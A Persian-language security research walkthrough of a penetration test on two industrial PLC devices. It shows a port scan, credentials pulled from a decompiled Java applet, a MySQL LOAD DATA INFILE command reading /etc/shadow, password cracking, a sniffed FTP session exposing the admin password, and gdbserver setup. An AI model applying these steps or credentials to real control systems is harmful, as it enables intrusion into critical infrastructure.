به عنوان شروع آزمایش نفوذپذیری، در ابتدا ما باید آدرس IP دستگاه های هدف خودمان را پیدا کنیم. در این قسمت دستگاه RMU-2004 آدرسی آی پی 192.168.1.188 و دستگاه DCM-2004 آدرس آی پی 192.168.1.189 را بر روی Ethernet1 دارای می باشند.

سپس در گام بعد، ما با استفاده از ابزار پویشگر Nmap شروع به شناسایی سرویس های موجود در سیستم هدف خود می کنیم. برنامه Nmap یک ابزار خودکار برای شناسایی سرویس های مختلف بر روی سیستم های میزبان است. شایان ذکر است، چون سرویس های موجود در دو دستگاه (RMU 2004 و DCM 2004) مشابه هم دیگر هستند ما فقط خروجی یکی از آنها را در اینجا نشان خواهیم داد. برای پویش دستگاه ها ما از فرمان زیر استفاده می کنیم:

```
nmap -p 1-65535 -T4 -A -v 192.168.1.188
```


نتیجه حاصل شده از پویش در جدول زیر آورده شده است.

Port	Service	Product	Version
23 TCP	Telnet	Linux Telneted	
502 TCP	Modbus		
2811	GSIFTP		
2812	ATMTCP		
2821	FTP	VSFTPD	2.0.6
2880	HTTP	Apache HTTPD	2.0.45

3306	MySQL	MySQL	5.0.1 Standard
20000	DNP		

همانطور که مشاهده می کنید، این دستگاه ها از چندین پروتکل، از جمله پروتکل های صنعتی DNP و Modbus استفاده می کنند. با این حال، ما کار خود را با مرور کردن وب سرور های درون دستگاه آغاز می کنیم. برای انجام این عملیات، ابتدا به وب سرور آن تلنت کرده و سپس صفحه اصلی وب سرور(Root یا دایرکتوری /) را درخواست می کنیم.

Telnet 192.168.1.188 2880
GET / HTTP/1.0




تصویر 12 درخواست HTTP از PLC

با باز کردن صفحه و مشاهده کردن کد منبع HTML ما متوجه می شویم که وب سرور، تلاش به بارگزاری یک فایل جاوا درون مرورگر کاربر می کند که در تصویر 13 قابل مشاهده است. در دستگاه های صنعتی این یک چیز معمول است که در صفحه وب یک برنامه کاربردی جاوا به منظور انجام دادن برخی کنترل های سطح بالا یا ارائه اطلاعات بلادرنگ درباره دستگاه به اپراتور احراز هویت شده وجود داشته باشد.


تصویر 13 فایل جاوا درون وب سرور

ما فایل جاوا را از درون وب سرور دانلود کردیم و به سادگی آن را دیکامپایل کردیم(کلا دیکامپایل فایل های جاوا ساده است، چون شما با بایت کد ها رو به رو هستید.) و معمولا این نوع فایل های شامل اطلاعات احراز هویت دستگاه هستند. ما می توانیم از نرم افزار JD-GUI برای دسترسی سریع به متدها و فیلد ها در فایل جاوا مورد استفاده قرار بدهیم. به هر حال همانطور که انتظار داشتیم، ما توانستیم در فایل جاوا اطلاعات بسیار جالبی پیدا کنیم.



تصویر 14: اطلاعات پیش فرض بانک اطلاعاتی

در این قسمت ما متوجه شدیم که می توانیم نام کاربردی و کلمه عبور بهع بانک اطلاعاتی را بدست آوریم. همچنین قبل از این مرحله، ما مشاهده کردیم که درگاه بانک اطلاعاتی MySQL در نتایج گزارش شده توسط ابزار Nmap باز است.




تصویر 15 اتصال موفقیت آمیز به MySql

گزینه های مختلفی برای ما وجود دارد، آسانترین آنهای استفاده از تابع Load Data Infile بانک اطلاعاتی MySql است. این تابع به ما امکان خواندن اطلاعات فایل ها از سیستم را ارائه می دهد. در اینجا ما تصمیم داریم فایل /etc/shadow را بخوانیم. ما یک بانک اطلاعاتی آزمایشی ایجاد کردیم و سیسپ یا جدول به نام ct در آن ساختیم. سپس تابع Load Data File را فراخوانی کردیم و تلاش به خواندن /etc/shadow در PLC کردیم.


```
LOAD DATA INFILE '/etc/shadow' INTO TABLE ct
```

از آنجایی که با اجرای فرمان آورده شده در بالا می توانیم فایل Shadow را بخوانیم، نتیجه اجرای آن بسیار جالب است. این موضوع نشان می دهد که یک پیکربندی اشتباه در سطح دسترسی سیستم عامل PLC وجود دارد.



تصویر 16 فایل /etc/shadow با موفقیت درون جدول ct کپی شده است.


خوب شرکت سازنده اولین و بزرگترین اشتباه خود را کرد، در صحنه بعدی ما تلاش به کرک کردن کلمه عبور دو نام کاربری مهم یعنی Root و Admin خواهیم کرد.



تصویر 17 کرک کردن کلمه عبور نام کاربری Root دستگاه PLC با استفاده از John The Ripper


همانطور که مشاهده کردید، ما توانستیم به سادگی کلمه عبور نام کاربری root را چون خیلی ساده بود در مدت زمان کوتاهی کرک کنیم. همچنین ما برای پیدا کردن کلمه عبور حساب کاربری admin از یک روش مختلف دیگر استفاده خواهیم کرد .

در این صحنه توجه کنید که سرویس Telnet بر روی PLC در حال اجراست. همچنین از آنجایی که ما اطلاعات نام کاربری root را استخراج کردیم، می توانیم با متصل شدن به سیستم هدف از طریق تلنت، صحت اطلاعات استخراج شده خود را بررسی کنیم.



تصویر 18 وارد شدن به سیستم PLC با کلمه عبور کرک شده حساب root

همانطور که مشاهده می کنید ما توانستیم با موفقیت به PLC با حساب کاربری Root وارد شویم. همچنین در طی انجام این مراحل ما متوجه شدیم که کلمه های عبور بر روی این دستگاه Hard Coded هستند. بدین معنا که ما نمی توانیم کلمه عبور را تعویض کنیم، این کلمه عبور ها توسط شرکت تعریف می شوند. حتی اگر ما کلمه عبور را تعویض کنیم و سپس دستگاه را راه اندازی مجدد کنیم، دستگاه به صورت خودکار با کلمه عبور Hard Coded پیش فرض مجددا تنظیم می گردد. از جنبه امنیتی، استفاده از کلمه های عبور Hard Coded شده دارای مفاهیم منفی بسیاری است. بزرگترین جنبه منفی آن خطا در تدابیر اهراز هویت تحت برخی شرایط است. درحالیکه در حال حاضر پژوهش های مختلفی درباره شناسایی این نوع کلمه های عبور سیستم وجود دارد این موجب بالا رفتن یک سوال درباره اطلاعات شرکت درباره دانش مهاجمین می شود. شرکت تولید کننده دستگاه یک نرم افزار برای ارتباطات میان دستگاه و برنامه ارائه کرده است. در صحنه اول ما تجزیه و تحلیل نرم افزار را شروع می کنیم.



تصویر 19 نرم افزار کنترل کننده PLC دستگاه ASATech

در قدم اول ما شروع به گرفتن(Capture) ترافیک میان کامپیوتر اپراتور و دستگاه PLC می کنیم. این مشابه روشی است که هر کسی می تواند برای پیدا کردن در پشتی کلمه عبور در دستگاه های PLC سیمنس که استاکس نت از آنها استفاده می کرد، بهره مند شوند. با شنود کردن ترافیک شبکه در طی ارتباطات نرم افزار ما داده های جالبی پیدا کردیم. نرم افزار تلاش به ارسال داده های پیکربندی به PLC با استفاده از سرویس FTP می کرد. در اینجا جریان داده درون وایرشارک نمایش داده شده است.

220 (vsFTPd 2.0.6)

USER admin

331 Please specify the password.

PASS cdpp08

230 Login successful.

PWD

257 "/mnt/ide/dap"

PWD

257 "/mnt/ide/dap"

CWD cfg

250 Directory successfully changed.

TYPE I

200 Switching to Binary mode.

PORT 192,168,1,102,185,222

200 PORT command successful. Consider using PASV.

SIZE /mnt/ide/dap/cfg/eth1

متاسفانه ما می توانستیم با اطلاعات FTP گرفته شده در وایرشارک به سرویس تلنت بدون هیچ دردسری وارد شویم و مسئله کرک کردن کلمه عبور دیگر کاربران موجود در فایل shadow را حل کنیم(کلمه عبور سرویس FTP و Telnet مشابه بود). به هر حال در این صحنه، ما با موفقیت توانستیم بالاترین سطح دسترسی را در PLC به دست آوردیم که این سطح دسترسی برای مهاجمین به منظور آسیب رساندن به سیستم های حیاتی کافیست.

Cross Compiling و Cross Debugging

ما Cross Compiling را برای معماری PowerPC(این PLC ها با پردازنده های Motorola کار می کنند که براساس PowerPC است) با دانلود کردن GNU Debugger آغاز می کنیم. شایان ذکر است، هنگامی که ما می خواهیم GDB را کامپیال کنیم، نیاز به یک کتابخانه خاص به منظور کامپایل کردن سرور GDB داریم. در اینجا ما از CodeSourcery برای PowerPC GNU لینوکس استفاده خواهیم کرد. هنگامی که ما gdb را کامپیال می کنیم(برای اطلاعات تکمیلی به وبلاگ علی عباسی http://cybernemesis.blogspot.nl/2013/02/cross-compiling-and-cross-debugging.html رجوع کنید.)، از فرمان زیر استفاده می کنیم.

/.configure -target=powerpc-linux --enable-sim-powerpc --enable-sim-hostendian=little

بعد از کامپیال کردن سرور GDB ما آن را در PLC قرار می دهیم و سپس سرور GDB را به فرآیند[1] اصلی PLC پیوست می کنیم. همچنین قابل ذکر است، پس از منتقل کردن فایل سرور GDB به PLC، متوجه می شویم که یک کتابخانه عملیاتی در PLC وجود ندارد که libthread_db نامیده می شود. با این حال ما با نوشتن یک اسکریپت ساده Bash و با بارگزاری کردن کتابخانه مذکور به کتابخانه های فرآیند دستگاه با استفاده از لینک های ایستا این مسئله را حل کردیم.


milad.sh

```
#!/bin/sh
echo "Creating static links for gdbserver and libthread_db.so.1"
ln -s /debug/gdbserver /usr/bin/gdbserver
ln -s /debug/libs/libthread_db-1.0.so /usr/lib/libthread_db.so.1
echo "Finished!"
```

[1] Process

تصویر 20 اسکریپت Bash برای کپی کردن کتابخانه های مورد نیاز برای سرور GDB به درون PLC

